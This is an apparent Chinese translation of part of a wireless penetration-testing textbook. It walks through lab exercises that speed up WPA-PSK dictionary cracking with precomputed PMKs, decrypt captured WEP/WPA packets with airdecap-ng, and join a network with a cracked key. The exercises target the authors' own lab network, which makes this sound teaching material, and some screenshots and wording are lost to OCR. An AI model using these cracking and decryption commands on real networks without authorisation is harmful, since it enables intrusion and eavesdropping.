
实战指南 -- 加速破解进程

我们可以遵循以下步骤来开始：


1. 我们可以为给定的 SSID 和 单词列表，使用 `genpmk` 工具预先计算 PMK，使用下列命令：

   ```
   genpmk –f <chosen wordlist>–d PMK-Wireless-Lab –s "Wireless Lab
   ```

   这创建了包含预生成的 PMK 的 PMK-Wireless-Lab 文件。



2. 我们现在可以使用口令 `abcdefgh`（出现在我们所使用的字典中）创建 WPA-PSK 网络，并捕获该网络的 WPA 握手。我们现在使用 Cowpatty 来破解 WPA 口令，像这样：



Cowpatty 花费大约 7.18 秒来破解密钥，使用预先计算的 PMK。

3. 我们现在以相同字典文件来使用 `aircrack-ng` ，破解过程需要花费 22 分钟。这展示了我们由于预先计算节省了多少时间。

4. 为了让 `aircrack-ng` 使用这些 PMK，我们需要使用叫做 `airolib-ng` 的工具。我们向其提供选项 `airolib-ng` ， `PMK-Aircrack --import` 和 `cowpatty PMK-Wireless-Lab` ，其中 `PMK-Aircrack` 是需要创建的 `aircrack-ng` 兼容的数据库， PMK-Wireless-Lab 是我们之前创建的 `genpmk` 兼容的 PMK 数据库。

5. 我们现在将数据提供给 `aircrack-ng` ，并且破解进程会极大加速。我们使用下列命令：

```
aircrack-ng –r PMK-Aircrack WPACrackingDemo2-01.cap
```

6. Kali 上带有额外的工具，例如 Pyrit，可以利用多个 CPU 的系统来加速破解。我们使用 `-r` 选项将文件名称提供给 `pcap` ，并使用 `-i` 选项提供 `genpmk` 兼容的 PMK 文件。Pyrit 花费大约 3 秒来破解密钥，使用由 `genpmk` 生成的相同 PMK 文件。

刚刚发生了什么？

我们查看了多种不同工具和技巧来加速 WPA/WPA2-PSK 破解。主要原理就是对给定的 SSID 和字典中的口令列表预计算 PMK。

4.5 解密 WEP 和 WPA 封包

在所有我们做过的联系中，我们使用多种技巧破解了 WEP 和 WPA 密钥。我们能拿这些信息做什么呢？第一步就是使用密钥解密我们捕获的数据封包。


下一个练习中，我们会在相同的我们所捕获的记录文件中解密 WEP 和 WPA 封包，使用我们破解得到的密钥。

实战时间 -- 解密 WEP 和 WPA 封包


遵循以下步骤来开始：

1. 我们从之前创建的 WEP 捕获文件来解密封包： `WEPCrackingDemo-01.cap` 。为了这样做，我们使用另一个 Aircrack-ng 套件中的工具，叫做 `airdecap-ng` 。我们执行下面的命令，使用之前破解的 WEP 密钥：

```
airdecap-ng -w abcdefabcdefabcdefabcdef12 WEPCrackingDemo-02.cap
```




2. 解密文件储存在叫做 `WEPCrackingDemo-02-dec.cap` 的文件中。我们使用 `tshark` 工具来查案看文集你的前十个封包。要注意基于捕获的内容。你可能看到不同的东西。



3. WPA/WPA PSK 和 WEP 的工作方式完全相同，使用 `airdecap-ng` 工具执行下列命令，像这样：

```
airdecap-ng –p abdefg WPACrackingDemo-02.cap –e "Wireless Lab"
```



刚刚发生了什么？

我们刚刚看到了如何使用 `Airdecap-ng` 解密 WEP 和 WPA/WPA2-PSK 加密封包。要注意，我们可以使用 Wireshark 做相同的事情。我们推荐你查阅 Wireshark 的文档来探索如何用它来完成。


4.6 连接到 WEP 或 WPA 网络

我们也可以在破解网络密钥之后连接到授权网络。这在渗透测试过程中非常方便。使用破解的密钥登录授权网络，是你可以提供给客户的证明网络不安全的证据。

实战时间 -- 连接 WEP 网络

遵循以下步骤来开始：

1. 拥有密钥之后，使用 `iwconfig` 工具来连接 WEP 网络。在之前的联系中，我们破解了 WEP 密钥：`abcdefabcdefabcdefabcdef12`。




刚刚发生了什么？

我们连接到了 WEP 网络。

实战时间 -- 连接 WPA 网络

遵循以下步骤来开始：

1. 在 WPA 的例子中，问题有些复杂。 `iwconfig` 工具不能用于个人级或企业级 WPA/WPA2，因为它并不支持它。我们会使用叫做 `WPA_supplicant` 的新工具来完成这个实验。为了对网络使用 `WPA_supplicant` ，我们需要创建配置文件，像下面这样。我们将文件命名为 `wpa-supp.conf` 。



2. 之后我们使用以下选项调用 `WPA_supplicant` 工具： `-D wext -i wlan0 –c wpa-supp.conf` ，来连接到之前破解的 WPA 网络。一旦连接成功， WPA_supplicant 会提示信息： `Connection to XXXX completed` 。
3. 对于 WEP 和 WPA 网络，一旦连接简历，你可以通过键入 `dhclient3 wlan0` ，使用 dhcpclient 从网络获得 DHCP 地址。

刚刚发生了什么？

默认的 WIFI 工具 `iwconfig` 不能用于连接 WPA/WPA2 网络。实际上的工具是 `WPA_Supplicant` 。这个实验中，我们看到如何使用它来连接 WPA 网络。

小测验 -- WLAN 加密缺陷

Q1 哪种封包用于封包重放？

1. 解除验证封包
2. 关联封包
3. 加密的 ARP 封包
4. 以上都不是

Q2 WEP 什么时候能被破解？

1. 始终
2. 只要使用弱密钥/口令
3. 只在特殊的场景下
4. 只要接入点运行旧的软件

Q3 WPA 什么时候能被破解？

1. 始终
2. 只要使用弱密钥/口令
3. 如果客户端包含旧的固件
4. 即使没有客户端连接到无线网络

总结

这一章中，我们了解了 WLAN 加密。WEP 含有缺陷，无论 WEP 密钥是什么，使用足够的数据封包就能破解 WEP。WPA/WPA2 在密码学上不可破解；但是，在特殊的场景下，例如 WPA/WP2-PSK 中使用了弱口令，它就能够通过字典攻击来获得口令。

下一章中我们会看一看 WLAN 设施上的不同工具，例如伪造接入点，邪恶双生子，位反转攻击，以及其它。

第五章 攻击 Web 设施

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙

简介

> 故上兵伐谋
>
> -- 孙子，《孙子兵法》

这一章中，我们会攻击 WLAN 设施的核心。我们作为攻击者，会专注于如何使用不同的新型攻击向量和诱使授权客户端连接我们，来渗透授权网络。

5.1 接入点的默认账户和身份


WLAN 接入点是设施的核心部分。即使它们起到重要作用，它们有时候在安全上会被忽视。这个练习中，我们会检查是否修改了接入点的默认密码。之后，我们会验证，即使密码修改了，它们是否易于使用基于字典的攻击猜测和破解。

要注意，因为我们来到了更高级的章节，我们就假设你已经浏览了前面的章节，现在熟悉了所有这里所讨论的工具的使用。这允许我们构建在这些知识智商，并尝试更加复杂的攻击。

